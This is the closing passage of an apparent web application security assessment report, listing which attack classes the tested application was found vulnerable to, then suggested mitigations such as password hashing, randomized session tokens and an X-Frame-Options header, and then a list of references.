Positive	Header Injection
Negative	Cross Site Scripting
Negative	OS Command Injection
Negative	Path Traversal
Positive	Information Leakage
Positive	Clickjacking
Negative	Heartbleed and CRIME
Negative	SSLStrip
Negative	CSRF

***red-background for a cell indicates the application is vulnerable to the attack**

10 Future Scope:

Following are the methods which can be used to mitigate the vulnerabilities in the application. Thus, securing the application.

Suggested Changes	Vulnerability Found
Implement rules for password creation	Weak Password Quality
one-time URL, security questions, captcha	Weak Password Recovery
Data Encryption, Password Hashing	Insecure Data Storage Mechanism
Randomizing Session Token Ids	Predictable Session Tokens
Data Encryption	Insecure Transmission of Session Tokens
Implement a more secure logic	Weak Access Control (Application Logic)
Escaping/Validating Header Options	Header Injection
Authentication for all the Actions	Information Leakage
Include X-Frame Options Header: Deny	Clickjacking

11 References:

URLs:

[1] https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
[2] https://github.com/fuzzdb-project/fuzzdb
[3]https://www.owasp.org/index.php/Command_Injection
[4]https://www.youtube.com/watch?v=ZFCdibgaL6I
[5]https://www.youtube.com/watch?v=UgnuW8rcmb0
[6]http://capec.mitre.org/data/definitions/6.html
[7]https://sourceforge.net/projects/sslscan/
[8]https://en.wikipedia.org/wiki/Heartbleed
[9]https://en.wikipedia.org/wiki/CRIME
[10]https://www.owasp.org/
[11]https://www.owasp.org/index.php/Session_fixation

PDF:

[12]The Web Application Hacker’s Handbook